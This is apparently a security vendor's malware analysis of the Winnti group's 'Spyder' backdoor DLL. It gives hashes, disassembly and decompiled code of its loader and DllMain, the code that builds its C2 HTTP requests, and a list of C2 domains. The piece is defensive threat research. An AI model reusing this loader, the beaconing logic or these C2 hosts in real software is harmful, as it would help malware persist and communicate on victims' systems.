China’s “Winnti” Spyder Module


securitynews.sonicwall.com/xmlpost/chinas-winnti-spyder-module/

March 26, 2021

Overview:

SonicWall’s Capture Labs Threat Research Team, recently captured and evaluated a new malicious sample termed Spyder, from China’s “Winnti” hacking group. This backdoor is written in C++ and designed to run on 64-bit Windows. This module is being used for targeted attacks on information storage systems, collecting information about corrupted devices, executing mischievous payloads, coordinating script execution, and C&C server communication. The module is loaded by the MSDTC system service using a well-known DLL Hijacking method. The function names within the modules export table are related to the exported functions of the apphelp.dll system library.

Static Information & Error Checking Information:




Property	Value
File Name	C:\Users\Administrator\Desktop\Sample Analysis\7b2ee37915d9e432...
File Type	Portable Executable 64
File Info	No match found.
File Size	677.50 KB (693760 bytes)
PE Size	677.50 KB (693760 bytes)
Created	Friday 26 March 2021, 20.03.19
Modified	Friday 26 March 2021, 20.03.09
Accessed	Friday 26 March 2021, 20.03.19
MD5	CF367D94CD104E45306B3DC147E39492
SHA-1	41777D592DD91E7FB2A1561AFF018C452EB32C28

Property	Value
Empty	No additional info available


Dynamic Information:

Dll Main inside x64 debug:




```
000007FEE73E1780     48:83EC 28                 sub rsp,28
000007FEE73E1784     83FA 01                    cmp edx,1
000007FEE73E1787     74 05                      je test.7FEE73E178E
000007FEE73E1789     83FA 02                    cmp edx,2
000007FEE73E178C     75 25                      jne test.7FEE73E17B3
000007FEE73E178E     48:890D 2B7F0A00           mov qword ptr ds:[7FEE74896C0],rcx
000007FEE73E1795     FF15 C5A80000              call qword ptr ds:[<&DisableThreadLibraryCalls>]
000007FEE73E179B     833D 267F0A00 00           cmp dword ptr ds:[7FEE74896C8],0
000007FEE73E17A2     75 0F                      jne test.7FEE73E17B3
000007FEE73E17A4     E8 A7FFFFFF                call test.7FEE73E1750
000007FEE73E17A9     C705 157F0A00 01000000     mov dword ptr ds:[7FEE74896C8],1
000007FEE73E17B3     B8 01000000                mov eax,1
000007FEE73E17B8     48:83C4 28                 add rsp,28
000007FEE73E17BC     C3                         ret
000007FEE73E17BD     CC                         int3
000007FEE73E17BE     CC                         int3
000007FEE73E17BF     CC                         int3
000007FEE73E17C0     48:8D05 25160000           lea rax,qword ptr ds:[7FEE73E2DEC]
000007FEE73E17C7     48:8D0D 6E210000           lea rcx,qword ptr ds:[7FEE73E393C]
000007FEE73E17CE     48:8905 336A0A00           mov qword ptr ds:[7FEE7488208],rax
000007FEE73E17D5     48:8D05 00160000           lea rax,qword ptr ds:[7FEE73E2DDC]
000007FEE73E17DC     48:890D 1D6A0A00           mov qword ptr ds:[7FEE7488200],rcx
000007FEE73E17E3     48:8905 266A0A00           mov qword ptr ds:[7FEE7488210],rax
000007FEE73E17EA     48:8D05 F3150000           lea rax,qword ptr ds:[7FEE73E2DE4]
000007FEE73E17F1     48:890D 306A0A00           mov qword ptr ds:[7FEE7488228],rcx
000007FEE73E17F8     48:8905 196A0A00           mov qword ptr ds:[7FEE7488218],rax
000007FEE73E17FF     48:8D05 7A150000           lea rax,qword ptr ds:[7FEE73E2D80]
000007FEE73E1806     48:8905 136A0A00           mov qword ptr ds:[7FEE7488220],rax
000007FEE73E180D     48:8D05 90200000           lea rax,qword ptr ds:[7FEE73E38A4]
000007FEE73E1814     48:8905 156A0A00           mov qword ptr ds:[7FEE7488230],rax
000007FEE73E181B     48:8D05 76150000           lea rax,qword ptr ds:[7FEE73E2D98]
000007FEE73E1822     48:8905 0F6A0A00           mov qword ptr ds:[7FEE7488238],rax
000007FEE73E1829     48:8D05 B0140000           lea rax,qword ptr ds:[7FEE73E2CE0]
000007FEE73E1830     48:8905 096A0A00           mov qword ptr ds:[7FEE7488240],rax
000007FEE73E1837     48:8D05 22140000           lea rax,qword ptr ds:[7FEE73E2C60]
000007FEE73E183E     48:8905 036A0A00           mov qword ptr ds:[7FEE7488248],rax
000007FEE73E1845     C3                         ret
000007FEE73E1846     CC                         int3
000007FEE73E1847     CC                         int3
```

Encrypted PE File in memory:



```
0000000180000000 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0000000180000010 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0000000180000020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0000000180000030 00 00 00 00 00 00 00 00 00 00 00 00 F8 00 00 00 ............ø...
0000000180000040 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0000000180000050 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0000000180000060 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0000000180000070 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0000000180000080 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0000000180000090 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000001800000A0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000001800000B0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000001800000C0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000001800000D0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000001800000E0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000001800000F0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 06 00 ................
0000000180000100 00 00 00 00 00 00 00 00 00 00 00 00 F0 00 00 00 ............ð...
0000000180000110 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0000000180000120 80 CD 05 00 00 00 00 00 00 00 00 80 01 00 00 00 .Í..............
0000000180000130 00 10 00 00 00 02 00 00 00 00 00 00 00 00 00 00 ................
0000000180000140 00 00 00 00 00 00 00 00 00 F0 09 00 00 04 00 00 .........ð......
0000000180000150 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0000000180000160 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0000000180000170 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0000000180000180 70 CC 08 00 2E 00 00 00 54 B9 08 00 DC 00 00 00 pÌ......T¹..Ü...
0000000180000190 00 D0 09 00 B8 02 00 00 00 70 09 00 5C 52 00 00 .Ð..¸....p..\R..
00000001800001A0 00 00 00 00 00 00 00 00 00 E0 09 00 00 08 00 00 .........à......
00000001800001B0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000001800001C0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000001800001D0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000001800001E0 00 D0 06 00 F8 05 00 00 00 00 00 00 00 00 00 00 .Ð..ø...........
00000001800001F0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0000000180000200 00 00 00 00 00 00 00 00 00 10 00 80 00 10 00 00 ................
0000000180000210 00 C0 06 00 00 04 00 00 00 00 00 00 00 00 00 00 .À..............
0000000180000220 00 00 00 00 20 00 00 60 00 00 00 00 00 00 00 00 .... ..`........
0000000180000230 00 D0 06 80 00 D0 06 00 00 FE 01 00 00 C4 06 00 .Ð...Ð...þ...Ä..
0000000180000240 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 ............@..@
0000000180000250 00 00 00 00 00 00 00 00 00 D0 08 80 00 D0 08 00 .........Ð...Ð..
0000000180000260 00 44 00 00 00 C2 08 00 00 00 00 00 00 00 00 00 .D...Â..........
0000000180000270 00 00 00 00 40 00 00 C0 00 00 00 00 00 00 00 00 ....@..À........
0000000180000280 00 70 09 80 00 70 09 00 00 54 00 00 00 06 09 00 .p...p...T......
0000000180000290 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 ............@..@
00000001800002A0 00 00 00 00 00 00 00 00 00 D0 09 80 00 D0 09 00 .........Ð...Ð..
00000001800002B0 00 04 00 00 00 5A 09 00 00 00 00 00 00 00 00 00 .....Z..........
00000001800002C0 00 00 00 00 40 00 00 40 00 00 00 00 00 00 00 00 ....@..@........
00000001800002D0 00 E0 09 80 00 E0 09 00 00 10 00 00 00 5E 09 00 .à...à.......^..
```

Call to Shellcode see RAX:




```
RIP  000007FEE73E16D0  FFD0            call rax
     000007FEE73E16D2  85C0            test eax,eax
     000007FEE73E16D4  75 34           jne test.7FEE73E170A
     000007FEE73E16D6  B9 5A040000     mov ecx,45A
     000007FEE73E16DB  FF15 37A90000   call qword ptr ds:[<&SetLastError>]
     000007FEE73E16E1  48:8BCF         mov rcx,rdi
     000007FEE73E16E4  E8 97FDFFFF     call test.7FEE73E1480
     000007FEE73E16E9  33C0            xor eax,eax
     000007FEE73E16EB  48:8B7C24 40    mov rdi,qword ptr ss:[rsp+40]
     000007FEE73E16F0  48:8B5C24 48    mov rbx,qword ptr ss:[rsp+48]
     000007FEE73E16F5  48:8B6C24 50    mov rbp,qword ptr ss:[rsp+50]    [rsp+50]:L"vx"
     000007FEE73E16FA  48:8B7424 58    mov rsi,qword ptr ss:[rsp+58]
     000007FEE73E16FF  48:83C4 20      add rsp,20
     000007FEE73E1703  41:5E           pop r14
     000007FEE73E1705  41:5D           pop r13
     000007FEE73E1707  41:5C           pop r12
     000007FEE73E1709  C3              ret
     000007FEE73E170A  C747 1C 010000  mov dword ptr ds:[rdi+1C],1
     000007FEE73E1711  48:8BC7         mov rax,rdi
     000007FEE73E1714  EB D5           jmp test.7FEE73E16EB
     000007FEE73E1716  CC              int3
```

```
Hide FPU

RAX  000000018005CD80
RBX  0000000180000000
RCX  0000000180000000
RDX  0000000000000001
RBP  0000000180000000
RSP  000000000024F050
RSI  000007FEE73F1118    test.000007FEE73F1118
RDI  0000000000419EF0

R8   0000000000000000
R9   0000000000419EF0
R10  0000000000000000
R11  00000001800000F8
R12  000007FEE73F1020    test.000007FEE73F1020
R13  000007FEE73E1460    <test.JMP.&GetProcAddress>
R14  000007FEE73E1450    <test.JMP.&LoadLibraryA>
R15  0000000000000000
```


Dll Main inside Encrypted PE File:



```
  if ( a2 == 1 )
  {
    dword_180091348 = 1;
    if ( !(unsigned int)sub_1800516F0("Global\\BFE_Notify_Event_{65a097fe-6102-446a-9f9c-55dfc3f45853}") )
    {
      if ( unk_18008D020 )
      {
        if ( unk_18008D020 <= 2u )
        {
          if ( (unsigned int)sub_1800517D0("-k netsvcs") )
          {
            qword_180091340 = sub_180051680("Global\\BFE_Notify_Event_{65a097fe-6102-446a-9f9c-55dfc3f45853}");
            qword_180091338 = beginthreadex_18005CA1C(0i64, 0, (__int64)sub_180053180, 0i64);
            beginthreadex_18005CA1C(0i64, 0, (__int64)sub_1800528E0, 0i64);
            if ( unk_18008D020 == 2 )
            {
              v3 = (__int64 (*)())sub_180052BF0;
              goto LABEL_10;
            }
          }
        }
        else if ( unk_18008D020 == 3 )
        {
          qword_180091340 = sub_180051680("Global\\BFE_Notify_Event_{65a097fe-6102-446a-9f9c-55dfc3f45853}");
          v2 = beginthreadex_18005CA1C(0i64, 0, (__int64)sub_180053180, 0i64);
          v3 = sub_1800528E0;
          qword_180091338 = v2;
LABEL_10:
          beginthreadex_18005CA1C(0i64, 0, (__int64)v3, 0i64);
          return 1i64;
        }
      }
    }
  }
  return 1i64;
}
```

Network Artifacts:

Get Request:



```
   if ( v16 )
   {
     sub_18005CDE8(v3, 2097150i64, "GET http://%s/ HTTP/1.0\r\nHost: %s\r\n", &v27);
     sub_18005D910(v3, "Cache-Control: no-store\r\n", 0x1FFFFF - strlen(v3));
   }
   else
   {
     sub_18005CDE8(v3, 2097150i64, "CONNECT %s HTTP/1.1\r\nHost: %s\r\n", &v27);
   }
   sub_18005D910(v3, "Proxy-Connection: Keep-Alive\r\n", 0x1FFFFF - strlen(v3));
   sub_18005D910(
     v3,
     "User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/47.0.2526.73 Safari/537.36\r\n",
     0x1FFFFF - strlen(v3));
   sub_18005D910(v3, "Proxy-Authorization: NTLM ", 0x1FFFFF - strlen(v3));
   sub_18005D910(v3, &v29, 0x1FFFFF - strlen(v3));
   sub_18005D910(v3, "\r\n\r\n", 0x1FFFFF - strlen(v3));
 }
 return sub_18005B3A0((unsigned __int64)&v18 ^ v31);
```

Possible domains in the wild:

- sidc.everywebsite.us
- snoc.hostingupdate.club
- wntc.livehost.live
- hccadkml89.dnslookup.services
- koran.junlper.com
- nted.tg9f6zwkx.icu
- sidcfpprx14.in.ril.com
- sidcfpprx01.in.ril.com
- sidcfpprx25.in.ril.com
- sidcfpprx10.in.ril.com

Supported Systems:

- Windows 10
- Windows 8.1
- Windows 8.0
- Windows 7
- Windows Vista

SonicWall, (GAV) Gateway Anti-Virus, provides protection against this threat:

GAV: Spyder.DN (Trojan)

Appendix:

Sample SHA-1 Hash: 41777d592dd91e7fb2a1561aff018c452eb32c28